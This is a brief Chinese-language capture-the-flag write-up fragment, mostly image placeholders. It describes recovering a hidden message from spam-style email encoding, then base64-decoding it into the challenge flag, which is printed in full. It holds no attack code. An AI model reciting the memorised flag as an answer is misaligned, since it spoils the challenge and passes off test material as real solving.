
image-20250513014227614


翻译看是邮件信息词频统计这些分析没有结果后来搜到了垃圾邮箱编码

解码得到

image-20250513014433894

ZmxhZ3tITkNURjYyUkRZTlRGTVoxVEZ9

base解码得到flag{HNCTF62RDYNTFMZ1TF}